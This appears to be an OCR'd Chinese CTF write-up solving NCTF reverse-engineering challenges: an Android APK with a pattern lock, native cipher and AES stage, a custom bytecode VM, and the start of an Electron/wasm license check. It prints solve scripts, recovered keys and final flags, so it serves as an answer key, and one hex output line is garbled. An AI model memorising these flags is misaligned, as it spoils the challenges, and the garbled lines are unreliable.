
flag{900d_W0rK_f0R_cH3ck1n!_574R7_Y0Ur_NC7F_pl33Z}

Reverse

Hook My Secret


拿到附件是个.apk文件，先放到模拟器里运行一下看看是什么样的

可以看到有3个stage，stage1显示是locked，点进去是个九宫格手势校验，猜测stage2和3应该是输入校验



然后放进jadx看看，这里的目录名都好简略，感觉是混淆了吗

不管了，在com/nctf.hookmysecret这个目录下能找到校验的逻辑，PatternActivity应该是第一关的九宫格手势校验，然后Stage2和Stage3就是原名



看一下PatternActivity，这里的九宫格是0-8数字，会对输入的手势节点记录为逗号分隔的字符串，然后计算SHA-256，和固定哈希值比较

```
MessageDigest messageDigest = MessageDigest.getInstance("SHA-256");
byte[] bytes = b1.h.L(string).toString().getBytes(b1.a.f1342a);
W0.c.d(bytes, "getBytes(...)");
byte[] bArrDigest = messageDigest.digest(bytes);
W0.c.d(bArrDigest, "digest(...)");
StringBuilder sb2 = new StringBuilder();
sb2.append((CharSequence) "");
int i3 = 0;
for (byte b : bArrDigest) {
    i3++;
    if (i3 > 1) {
        sb2.append((CharSequence) "");
    }
    sb2.append((CharSequence) String.format("%02x", Arrays.copyOf(new Object[]{Byte.valueOf(b)}, 1)));
}
sb2.append((CharSequence) "");
String string2 = sb2.toString();
W0.c.d(string2, "toString(...)");
boolean zEquals = string2.equals("4a6bc34076c8eef0f9eac59ad30d99bb4f56ecea4b0bfab92540fb655ac680f3");
TextView textView = this.b;
if (zEquals) {
    h hVar2 = patternActivity.f1916y;
    if (hVar2 == null) {
        W0.c.g("stateManager");
        throw null;
    }
    ((SharedPreferences) hVar2.b).edit().putBoolean("stage1Passed", true).apply();
    textView.setText("Pattern accepted.");
    patternActivity.startActivity(new Intent(patternActivity, (Class<?>) Stage2Activity.class));
    patternActivity.finish();
} else {
    textView.setText("Pattern incorrect.");
    h hVar3 = patternActivity.f1916y;
    if (hVar3 == null) {
        W0.c.g("stateManager");
        throw null;
```

重要条件都拿到了，直接爆破

代码块

```
import hashlib
import itertools

target = "4a6bc34076c8eef0f9eac59ad30d99bb4f56ecea4b0bfab92540fb655ac680f3"
digits = "012345678"

for length in range(1, 10):
    for perm in itertools.permutations(digits, length):
        s = ",".join(perm)
        if hashlib.sha256(s.encode()).hexdigest() == target:
            print(s)
            raise SystemExit
```

0,1,2,4,8

然后看Stage2，发现关键函数为native方法，Java 层只负责调用 JNI 而没有实现具体算法，同时程序通过system.loadLibrary加载了对应 so。说明真正的校验逻辑不在 Java，而在 native 层

不过这里先把内容看完，收集一下信息再去ida看so文件

```
int[] iArrEncryptStage2 = NativeBridge.f1911a.encryptStage2(str);
int[] iArr = K0.a.f457a;
if (iArrEncryptStage2.length == 16) {
    int i4 = 0;
    while (true) {
        if (i4 >= i2) {
            zA = true;
        } else if (iArrEncryptStage2[i4] == iArr[i4]) {
            i4++;
            i2 = 16;
        }
```

Stage2做的事情是：1.读取输入字符串　2.调用native层的encryptStage2函数　3.把返回数组和常量数组比较　4.通过后保存Stage2key

而这个Stage2key在Stage3也要使用

```
    nVar.2(str);
    long jElapsedRealtimeNanos = SystemClock.elapsedRealtimeNanos();
    int[] iArrEncryptStage2 = NativeBridge.f1911a.encryptStage2(str);
    int[] iArr = K0.a.f457a;
    if (iArrEncryptStage2.length == 16) {
        int i4 = 0;
        while (true) {
            if (i4 >= i2) {
                zA = true;
            } else if (iArrEncryptStage2[i4] == iArr[i4]) {
                i4++;
                i2 = 16;
            }
        }
    }
```

这里先把常量数组取出来

{250, 113, 87, 185, 6, 125, 167, 156, 4, 0, 229, 239, 119, 155, 187, 95}

```
/* loaded from: classes.dex */
public abstract class a {

    /* renamed from: a, reason: collision with root package name */
    public static final int[] f457a = {250, 113, 87, 185, 6, 125, 167, 156, 4, 0, 229, 239, 119, 155, 187, 95};
}
```


Stage3做的事情是：1.读取stage2Key　2.从 SQLite onfig.db里读取 stage3_iv　3. 用 AES/CBC/PKCS5Padding加密用户输入　4.和固定密文比较

把密文取出来，jSaMnziall55Tdr+IZc7EKUNm/N4uwrZw1QFPw6DuirfYFJZg88j6GKLhWfNljAB

```
f (bytes != null) {
   Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
   cipher.init(1, new SecretKeySpec(bytes, "AES"), new IvParameterSpec(bArrDecode));
   byte[] bytes2 = string3.getBytes(b1.a.f1342a);
   W0.c.d(bytes2, "getBytes(...)");
   zA = W0.c.a(Base64.encodeToString(cipher.doFinal(bytes2), 2), "jSaMnziall55Tdr+IZc7EKUNm/N4uwrZw1QFPw6DuirfYFJZg88j6GKLhWfNljAB");
```

取出被Base64编码的stage3_iv，赛博厨子一把梭拿到VerifyVector1234

```
   @Override // android.database.sqlite.SQLiteOpenHelper
   public final void onCreate(SQLiteDatabase sQLiteDatabase) throws SQLException {
       c.e(sQLiteDatabase, "db");
       sQLiteDatabase.execSQL("CREATE TABLE app_cfg (\n    k TEXT PRIMARY KEY,\n    v TEXT NOT NULL\n)");
       a(sQLiteDatabase, "stage3_iv", "VmVyaWZ5VmVjdG9yMTIzNA==");
       a(sQLiteDatabase, "theme", "ember");
       a(sQLiteDatabase, "version", "2025.1");
       a(sQLiteDatabase, "welcome_text", "trace carefully");
   }
```



好了，接下来只差拿到Stage2key，进ida看so文件，主要的加密逻辑就一小段

```
      while ( 1 )
      {
        ptr_13 = &v71 + 1;
        if ( !v17 )
          ptr_13 = ptr_12;
        input = ptr_13[index];
        output = __ROL1__(input ^ state ^ (13 * index + 66), 3) + index + 7 * state;
        if ( ptr_4 == ptr )
          break;
        *ptr_4++ = output;
        *(&dest + 1) = ptr_4;
LABEL_56:
        v44 = state + input;
        v45 = index++ ^ output;
        v17 = (v71 & 1) == 0;
        if ( (v71 & 1) != 0 )
          size_2 = size;
        else
          size_2 = v71 >> 1;
        state = v45 + v44;
        if ( index >= size_2 )
        {
          dest_1 = dest;
          goto LABEL_77;
        }
      }
```

Stage2脚本

代码块

```
1   target = [250,113,87,185,6,125,167,156,4,0,229,239,119,155,187,95]
2
```

```python
def rol8(x, n):
    x &= 0xff
    return ((x << n) | (x >> (8 - n))) & 0xff

def ror8(x, n):
    x &= 0xff
    return ((x >> n) | (x << (8 - n))) & 0xff

state = 81
res = []

for i, out in enumerate(target):
    tmp = (out - i - 7 * state) & 0xff
    c = ror8(tmp, 3) ^ state ^ ((13 * i + 66) & 0xff)
    c &= 0xff
    res.append(c)
    state = (state + c + (i ^ out)) & 0xff

print("bytes:", res)
print("hex  :", bytes(res).hex())
print("text :", bytes(res))
try:
    print("utf8 :", bytes(res).decode())
except Exception as e:
    print("decode err:", e)
```

拿到key，k7Xm2Pq9Wv4N8bRt

```
bytes: [107, 55, 88, 109, 50, 80, 113, 57, 87, 118, 52, 78, 56, 98, 82, 116]
hex  : 6b37586d3250713957763446e38625274
text : b'k7Xm2Pq9Wv4N8bRt'
utf8 : k7Xm2Pq9Wv4N8bRt
```

写Stage3的脚本，拿到flag

代码块

```python
from base64 import b64decode
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

ct = b64decode("jSaMnziall55Tdr+IZc7EKUNm/N4uwrZw1QFPw6DuirfYFJZg88j6GKLhWfNljAB")
cipher = AES.new(b"k7Xm2Pq9Wv4N8bRt", AES.MODE_CBC, b"VerifyVector1234")
pt = unpad(cipher.decrypt(ct), 16)

print(pt.decode())
```

```
NCTF{a680107e-a49b-43e1-915b-cedd25e7835a}
```

（其实我做的时候在想Stage2能不能hook，但是这样做的话拿不到Stage2的key就对Stage3也没办法了，做完了才恍然大悟要hook的不会是Pattern罢，，，，，，（因为一开始在jadx直接能看到代码完全没考虑））

VM Ecryptor

题目两个附件，在cmd运行一下

输出Input Flag：，随便输入111，输出Wrong!

```
D:\ctf\vm_encryptor>vm-encryptor.exe code.bin
Input Flag: 111
Wrong!
```

把.exe文件放进 ida，看看main函数

核心流程很简单，读取命令行参数指定的program.bin，把它读入一块 VM 状态结构，从输入读取 flag，把输入字符串写到 VM 内存中的固定地址，调用解释器执行 code.bin


```
  v19[0] = 0;
  if ( a1 <= 1 )
  {
    Stream = __acrt_iob_func(2u);
    p_failed_to_read_input_n = "usage: vm-encryptor.exe <program.bin>\n";
    n38 = 38;
LABEL_3:
    fwrite(p_failed_to_read_input_n, n38, 1u, Stream);
    return 1;
  }
  v7 = *(a2 + 8);
  (sub_140001190)(v15);
  if ( !(sub_1400011B0)(v15, v7, v19) )
  {
    Stream_1 = __acrt_iob_func(2u);
    sub_140002C70(Stream_1, "failed to load %s\n");
    return 1;
  }
  sub_140002CC0("Input Flag: ");
  Stream_2 = __acrt_iob_func(0);
  if ( !fgets(Buffer, 128, Stream_2) )
  {
    n6 = 6;
    Stream = __acrt_iob_func(2u);
    p_failed_to_read_input_n = "failed to read input\n";
    n38 = 21;
    goto LABEL_3;
  }
  n42_1 = strcspn(Buffer, "\r\n");
  n42 = 42;
  if ( n42_1 < 0x2A )
    n42 = n42_1;
  memset(v16, 0, 43);
  sub_1400215B0(v16, Buffer, n42);
  v11 = (vm)(v15) == 0;
  result = 0;
  if ( v11 )
  {
    Stream_3 = __acrt_iob_func(2u);
    sub_140002C70(Stream_3, "vm error: %d\n");
    return 1;
  }
  return result;
}
```

opcode还原如下表

opcode	语义	说明
0x00	jmp imm32	无条件跳转
0x01	jz imm32	弹栈，值为 0 则跳转
0x02	jnz imm32	弹栈，值非 0 则跳转

| 0x03 | push8 imm8 | 压入 8 位立即数
| 0x04 | push32 imm32 | 压入 32 位立即数
| 0x05 | load8 | 弹地址，读 mem[addr] 压栈
| 0x06 | load32 | 弹地址，读 *(uint32_t *)&mem[addr] 压栈
| 0x07 | pop | 弹栈丢弃
| 0x08 | store8 | 弹地址、弹值，写 1 字节
| 0x09 | store32 | 弹地址、弹值，写 4 字节
| 0x0a | add | b + a
| 0x0b | sub | b - a
| 0x0c | mul | b * a
| 0x0d | div | b / a
| 0x0e | mod | b % a
| 0x0f | and | 按位与
| 0x10 | or | 按位或
| 0x11 | not | 按位取反
| 0x12 | xor | 按位异或
| 0x13 | shl | b << a
| 0x14 | shr | b >> a
| 0x15 | eq | b == a
| 0x16 | eq | 与 0x15 等价
| 0x17 | ne | b != a
| 0x18 | lt | b < a
| 0x19 | gt | b > a
| 0x1a | le | b <= a
| 0x1b | ge | b >= a
| 0x1c | dup | 复制栈顶
| 0x1d | swap | 交换栈顶两个元素
| 0x1e | call imm32 | 压返回地址并跳转
| 0x1f | ret | 弹返回地址到 pc
| 0x20 | print | 弹出字符串地址并打印

把 code.bin按 VM 指令反汇编后，入口在 0x0000



0x003C 这个 jnz 直接决定走 Right! 还是 Wrong!　　所以它前面的 call 0x0471 应该是flag校验函数

1. sub_4f(0x1000, 0x102b, 0x2a)
   把输入的 42 字节做一轮编码，写到0x102b
2. sub_368(0x102b, 0x1064, 0x38)
   再处理成 56 字节，写到 0x1064
3. sub_471(0x1064, 0x109d, 0x38)
   和常量区的 56 字节比较
4. 相等则输出 Right!，否则输出 Wrong!

代码块

```
0000: push32 0x1000
0005: push32 0x102b
000a: push32 0x2a
000f: call   0x4f

0014: push32 0x102b
0019: push32 0x1064
001e: push32 0x38
0023: call   0x368

0028: push32 0x1064
002d: push32 0x109d
0032: push32 0x38
0037: call   0x471

003c: jz     0x48
```

```
0041: push32 0x10d5
0046: print
0048: push32 0x10dc
004d: print
```

sub_368：逐字节异或 0x63

代码块

```
void sub_368(uint8_t *src, uint8_t *dst, uint32_t len) {
    for (uint32_t i = 0; i < len; i++) {
        dst[i] = src[i] ^ 0x63;
    }
}
```

代码块

```
loc_0426:

0426: push 0x1127
042B: ldd
042C: push 0x1133
0431: ldd
0432: add
0433: ldb
0434: push 0x0063
0439: xor
043A: push 0x112B
043F: ldd
0440: push 0x1133
0445: ldd
0446: add
0447: stb
```

sub_471：比较函数

代码块

```
int sub_471(uint8_t *a, uint8_t *b, uint32_t len) {
    for (uint32_t i = 0; i < len; i++) {
        if (a[i] != b[i]) {
            return 0;
        }
    }
    return 1;
```

```
}
```

代码块

```
loc_0551:

0551: push 0x1127
0556: ldd
0557: push 0x1133
055C: ldd
055D: add
055E: ldb
055F: push 0x112B
0564: ldd
0565: push 0x1133
056A: ldd
056B: add
056C: ldb
056D: eq
056E: jnz    loc_0583
```

所以真正的目标就是让：

代码块

```
sub_368(sub_4f(input)) == const[0x109d:0x109d+56]
```

sub_4f：自定义 base64 编码

从010editor里能看到base64table是标准表

处理流程分三步：对于每3个字节

1.拼成 24 位整数

2.做三轮 24 位循环移位（5，11，20） + 异或常量 0x55757d

3.按 base64 方式切成四段

代码块

```
uint32_t rol24(uint32_t x, int n) {
    x &= 0xffffff;
    return ((x << n) | (x >> (24 - n))) & 0xffffff;
}

void sub_4f(uint8_t *src, uint8_t *dst, uint32_t len) {
```

```
    static const char tbl[] =
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

    uint32_t groups = len / 3;
    for (uint32_t i = 0; i < groups; i++) {
        uint32_t v =
            (src[i * 3 + 0] << 16) |
            (src[i * 3 + 1] <<  8) |
            (src[i * 3 + 2] <<  0);

        v = rol24(v, 5)  ^ 0x55757d;
        v = rol24(v, 11) ^ 0x55757d;
        v = rol24(v, 20) ^ 0x55757d;

        dst[i * 4 + 0] = tbl[(v >> 18) & 0x3f];
        dst[i * 4 + 1] = tbl[(v >> 12) & 0x3f];
        dst[i * 4 + 2] = tbl[(v >>  6) & 0x3f];
        dst[i * 4 + 3] = tbl[(v >>  0) & 0x3f];
    }
}
```

过程已经清楚，写脚本一把梭拿到flag

代码块

```
from pathlib import Path

code = Path("vm_encryptor\code.bin").read_bytes()

const = code[0x109d:0x109d + 56]
enc = bytes(x ^ 0x63 for x in const)
alpha = code[0x10e3:0x10e3 + 64]
inv = {c: i for i, c in enumerate(alpha)}


def ror24(x, n):
    x &= 0xffffff
    return ((x >> n) | (x << (24 - n))) & 0xffffff


out = bytearray()

for i in range(0, len(enc), 4):
    c0, c1, c2, c3 = enc[i:i + 4]
    v = (inv[c0] << 18) | (inv[c1] << 12) | (inv[c2] << 6) | inv[c3]

```

```
        v ^= 0x55757d
        v = ror24(v, 20)
        v ^= 0x55757d
        v = ror24(v, 11)
        v ^= 0x55757d
        v = ror24(v, 5)

        out += bytes([(v >> 16) & 0xff, (v >> 8) & 0xff, v & 0xff])

print(out.decode())
```


```
NCTF{1578be15-ad09-4859-9193-5d52585eb485}
```

Pay For 2048

玩一下小游戏，在合成256的时候弹出license输入框，格式NCTF-XXXX-XXXX-XXXX

接下来看附件，大概能从文件目录结构，以及几个特殊文件如 LICENSE.electron.txt 看出这是electron逆向，用工具解包app.asar

进入解包目录，看一下.json文件，main.js在src




先看看main.js，里面没什么内容

再看一下game-controller.js，只是把 key/score/steps/maxTile/board/sessionToken 打包给 verify_license 和 unlock_flag

真正逻辑在wsam，利用wasm2wat工具可以生成wasm汇编文本格式的.wat文件

进来先ctrl+f搜索（export，看看unlock_flag 和 verify_license这两个函数



verify_license_impl会先检查格式，固定为NCTF-XXXX-XXXX-XXXX，其中X必须是大写字母或数字，和在游玩中看到的相同

normalize_key的逻辑是去掉前缀NCTF-，然后把后面三段直接拼起来，得到一个key

key 需要满足一个 32 位哈希常量：0xFC97CA2F

